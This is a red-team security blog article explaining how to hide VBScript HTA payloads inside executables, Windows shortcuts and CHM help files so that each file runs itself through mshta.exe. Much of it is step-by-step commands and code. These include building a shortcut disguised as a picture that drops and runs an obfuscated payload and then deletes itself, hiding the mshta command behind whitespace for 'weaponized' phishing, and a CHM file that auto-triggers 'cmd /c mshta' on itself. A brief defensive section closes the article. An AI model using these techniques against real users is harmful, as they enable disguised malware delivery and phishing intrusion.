This site is about IT security. Here we present the authors articles and security tools. This site is cooperative, feel free to comment and criticize any article/application. If you want to publish your articles and/or applications on this site, send a request to contact[at]sevagas.com.

Hacking around HTA files

How to hide Visual Basic Scripts HTA in other files and generate self playing HTA files without the .hta extension.

Article published on 7 February 2018
last modification on 23 May 2022

by Emeric Nasi

Also in this section

1 2

MSDT DLL Hijack UAC bypass
on 2 February 2022
by Emeric Nasi

Hide HTA window for RedTeam
on 15 July 2021
by Emeric Nasi

Bypass Windows Defender Attack Surface Reduction
on 24 February 2019
by Emeric Nasi

I. About HTA

The goal of this post is not to describe HTML Applications or HTA.
I will just give some basic info, if you want more, search for it or look into the msdn.

I.1) HTA basics

An HTA files is basically a desktop application which is based on HTML format. Unlike online HTML, HTA system access is not restricted/sandboxed. HTA dynamics are done via scripting, mainly JavaScript or Visual Basic Script.

Note: I am basing all my examples on Visual Basic Script since it is a format managed by macro_pack which I used for the proof of concepts below.

HTA files are well known by pentesters as one of those "retro" ways useful to bypass application whitelisting.
HTA files are also interesting to bypass antivirus because they are still not well detected.
Last but not least HTA are used in web phishing, replacing old Java Applet attacks (the downside being that only Internet Explorer will attempt to run HTA "Applet" inside an HTML page).

Here is an example of HTA file which was generated with macro_pack "HELLO" template.

```
echo sevagas | macro_pack.exe -t HELLO -G hello.hta
```

Yet another sdclt UAC bypass
on 23 January 2019
by Emeric Nasi

Advanced USB key phishing
on 23 June 2018
by Emeric Nasi

The most seen articles

VNC to access Kali Linux on Raspberry Pi (seen **229538** times)

Hacking around HTA files (seen **136201** times)

PE injection explained (seen **131413** times)

Modify any Java class field using reflection. (seen **109527** times)

Digging passwords in Linux swap (seen **90579** times)

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#"
WINDOWSTATE="minimize"
SHOWINTASKBAR="no" SYSMENU="no"
CAPTION="no" />
<script type="text/vbscript">

Private Sub Hello()
    MsgBox "Hello from sevagas" & vbCrLf
& "Remember to always be careful when
you enable MS Office macros." & vbCrLf &
"Have a nice day!"
End Sub

' Auto launch when VBA enabled
Sub AutoOpen()
    Hello
End Sub

AutoOpen
Close
</script>
</head>
<body>
</body>
</html>
```

The HTA:APPLICATION tag is the mark of HTA application. The attributes of the tag here are meant to generate a minimized window that does not show in taskbar.
Ignore the text talking about Office macro, HTA is not related to MS Office, you can use this file as a test file for the following examples.

Note: If you feel more "offensive" you can use other macro_pack templates such as the WEBMETER template (meterpreter over https). See all options on macro_pack github.

I.2) Calling HTA from the command line

By default, HTA files can be called when you double click on them or with the command line.

The tool which runs HTA is mshta.exe. You can find it in %windir%\system32\mshta.exe and %windir%\syswow64\mshta.exe.
mshta.exe recquires the full path to HTA application, so to call a HTA script in the current directory you can write:
`mshta %cd%\myScript.hta`

II. Playing with HTA extension

When HTA is called from the command line, mshta.exe will behave differently depending on the extension and the file format.

II.1) .html extension

If MSHTA runs an .html extension file containing HTML code with HTA application inside, it will run the HTA application but also execute HTML code.
This can generate errors when attempting to run some JavaScript code.
If you want to create a .htm file which can be called by both mshta.exe and a browser, put the HTA application in the header before it calls other scripts. An be sure to close your application.
If you double click on the html file, it will open in browser. The browsers I tested will all ignore the HTA application (Except Microsoft browsers).
If you run the html file with mshta.exe, your HTA application will be found, and run.
This behaviour is not very surprising as it is an HTA normal usecase (just the file ends with .html not .hta)

II.2) Pictures in HTA

HTA provides a way to embed a picture or an icon. This is done by prepending the binary content of the image before the HTA code.

Here is how to do it
`copy /b picture.ico+test.hta test_with_icon.hta`

You also need to reference that icon in the HTA application tag

```
<HTA:APPLICATION icon="#" />
```

This is a normal usecase for HTA.
If extension is ".hta", mshta.exe will search the HTA application and run the script with icon in task bar.
If you rename file to ".ico" or other image extension, it will display the image in the HTA window and will not execute the script.

II.3) Some thinking...

If you combine what we saw in 1) and 2) we know that:
- An HTA script prepended by binary data is a valid HTA file
- mshta.exe seems to execute script for non image extension.

That is when you realise that mshta.exe enables universal polyglot of HTA. Or how to turn any file into a visual basic script :)

III. Polyglot HTA file

It is easy to build files which are both valid when opened with MSHTA and other applications, and unlike polyglot wizardry you see from Ange Albertini in PoC, these files are really easy to build!

III.1) Polyglot HTA/PE file

We are going to test our assumption on an executable file (.exe extension)

```
copy /b
%windir%\system32\calc.exe+test.hta
calc2.exe
 calc2.exe  -> Runs good old calc
```

So you can hide and run Visual Basic script in an executable binary!

Exercice: Create an executable which calls itself with MSHTA to run the appended script.
Exercice (advanced): Patch an existing executable with shellcode and HTA so that execution will run mshta.exe to execute the HTA script.

III.2) Polyglot HTA/LNK file

What is a MS windows shortcut (.lnk extension)?

Well basically *Its a binary file which executes a command when you double click on it.*

For now lets focus on the part "its a binary". As we saw previously, mshta.exe will find and execute HTA scripts inside a binary.

Lets check that LNK file can be turned into polyglot HTA script.
This is how it’s done:

- First, create a shortcut (to a readme.txt file in the example)
- Next append HTA to the LNK file
  `copy /b readme.txt.lnk+test.hta readme2.txt.lnk`

If you double click on shortcut, it will resolve and open the txt file.
But if you use MSHTA:
`mshta %cd%\readme.txt.lnk` -> Executes HTA script!

III.3) Other HTA polyglots

I hope you see where we are going ^^, but first, an easy polyglot exercise for the reader!

Exercise: Make a shortcut to an image that is also an HTA script and a zip file To prove it you must show that:

- You can extract the shortcut file with unzip/7zip
- You can run the HTA part with mshta.exe
- You open the image if your double-click on the shortcut

It's really easy!

IV. HTA without .hta extension

IV.1) What to do with malicious LNK file?

There is a history of LNK file used by APT and malware as an alternative to malicious Office documents. This is because of the second part of windows shortcuts short definition:
Its a binary file which ***executes a command when you double click on it****.*

This article on blog.trendmicro describes various attacks relying on malicious LNK files.
Some of the attack scenarios done by APT:

- LNK -> CMD -> Powershell -> DROP RAT
- LNK -> remote SCT -> DROP RAT
- DOCx -> LNK -> remote HTA -> Powershell -> DROP RAT

I think these APT guys do not have a lot of imagination. Instead of calling an HTA or SCT file over the Internet, why not just turn the LNK itself into an HTA application?
In fact, you can modify the LNK target in a way it will use MSHTA on itself and thus, execute the script.
That basically turns an LNK file into a self executable HTA file with a non .hta extension.


Before that, a simple polyglot exercise which does not involve HTA:

Exercise: Create a file which is both a ZIP file and LNK file (with .lnk extension). The goal is to extract the zip archive when you double click on the shortcut (without any HTA code).

IV.2) The magical picture trick!

If we combine everything it is possible to have phishing, cmd execution, HTA script, and dropped payload all in one file and without any access to the Internet!

Here is how it works:


LNK shortcut
Target:mshta.exe on myself
<<1: Execute>>
mshta.exe
HTA script
<<2: Find HTA in file and execute it>>
Encoded payload as VbScript function
<<3: Decode, Drop and Execute payload>>
Payload file

Lets demonstrate that with a Magic trick!
Initial condition:

- You have one single shortcut in a folder,
- You have no internet access
- The shortcut is the only file on the folder
- No knowledge of anything else on the computer except it's a windows OS.

The play:

- Double click on the shortcut ==> A picture will be displayed!
- When you close the picture window, the shortcut is gone and replaced by the picture file!!!

OK how to make this proof of concept: .

0) Get a picture, lets call it magic.png

1) Generate HTA dropper with macro_pack

```
echo "magic.jpg" | macro_pack.exe -t EMBED_EXE -e magic.jpg -o -G magic_dropper.hta
```

The EMBED_EXE template combined with -e option will embed the given file inside the HTA code.
At execution, the HTA code will drop the file, and execute it (which for a jpg file results in it being opened in the default image viewer).

Note: -o option is for obfuscation to prevent some annoying AV yelling.

2) Add self destruct routine
Edit magic_dropper.hta, go to the end of the file and add the next code between calls to "autoopen" and "close"

```
Set objFSO = CreateObject(
"Scripting.FileSystemObject" )
Set WshShell =
CreateObject("WScript.Shell")
objFSO.DeleteFile
```

Now the HTA file will delete itself after running.

2) Create magic.jpg.lnk LNK file
Create a shortcut (manually if you want) and call it magic.jpg in explorer (so its real name is magic.jpg.lnk)

3) Configure LNK file

Right click on LNK to modify its properties.
As a target we could use:
`%windir%\System32\mshta.exe <fullpath>\magic.jpg.lnk`
But it's less versatile and we do not know the file path where the shortcut will be executed for your demo.

Lets rather use cmd:
`%windir%\system32\cmd.exe /c start "" "mshta" "%CD%\magic.jpg.lnk"`

Next, change the LNK icon to something related to an image (find one or just use an icon in %windir%\system32\shell32.dll).

4) Append HTA to link for polyglot magic
`copy /b magic.jpg.lnk+magic_dropper.hta magic.jpg.lnk`

Your magic demo is ready, put the LNK anywhere on another PC and double click on the symlink :)

If you want to a more "weaponized" phishing application around HTA and LNK, you can "obfuscate" the shortcut command by using something like:

```
%windir%\system32\cmd.exe /c start "" "mshta" "%CD%\lol.magic.lnk"              E:\web_content\index_files\magic.png
```

This will hide the mshta part to someone who looks at the LNK

parameters
.

IV.3) The polyglot help file trick

So we saw we could run an HTA file disguised as a shortcut, now lets do the same with a help file (.chm)!
A help file can be build with Microsoft HTML Help Workshop
To build a CHM file, first you need an HTML help project (.hhp) file which is a text configuration file. See msdn for more information.
Here is an example of .hpp file:

```
[OPTIONS]
Compatibility=1.1 or later
Compiled file=hello.chm
Default topic=hello.htm
Display compile progress=No
Language=0x410 Italian (Italy)


[FILES]
hello.htm

[INFOTYPES]
```

The file contains various configuration settings. hello.chm will be the name of the created help file. The HTML source file which will be used is "hello.htm"
Here is the content of the hello.htm file:

```
<html>
<title> Hello World! </title>
<head>
</head>
<body>

<OBJECT id=shortcut
classid="clsid:52a2aaae-085d-4187-97ea-
8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button"
value="Bitmap:shortcut">
<PARAM name="Item1" value=",cmd,/c mshta
%CD%\hello.chm">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
shortcut.Click();
</SCRIPT>

<h2 align=center> CHM Example </h2>
<p><h3 align=center> This is a malicious
CHM file </h3></p>
</body>
</html
```

This file contains a shortcut which will call the command `cmd /c mshta %CD%\hello.chm`. This shortcut is automatically triggered when the file is opened. This means the help file will run MSHTA on itself when it is opened :)

Next generate the CHM file. You can do that in "HTML Help Workshop" (File->Compile).

To finalize the attack, lets append an HTA file to our generate help file: `copy /b hello.chm+hello.hta hello.chm`

Now double click on your help file to check it worked!

IV.4) Other self calling HTA

All binary file format which can be used to start a command line can be turned into a vaild autonomous HTA script.

Exercise: Make a MS Excel file with DDE field which calls MSHTA on itself to run an appended HTA script.

Final toughs

How to avoid malicious usage of polyglot HTA?
This "feature" could be prevented by requiring to have an HTA tag starting at the beginning of the file. One problem for example is this would break compatibility with all current HTA which relies on images.
It is important to notice that attacking via malicious CHM, LNK, or HTA files is nothing new. But these formats are generally overlooked in security awareness trainings.

Malicious LNK files in emails are generally flagged as SPAM/malware, but they can be very dangerous on a USB key, embedded in an Office document, or inside a ZIP file. CHM file is less likely to be considered malicious and same for other potential dangerous formats.

For blue teams: Usually, if you don't rely on HTA files, it is recommended to either disable all mshta binaries using application whitelisting or to link the .hta extension to notepad. This article showed that disabling .hta extension does not work.

.

File to download:

Images

blackhat.jpg
3.4 KiB / JPEG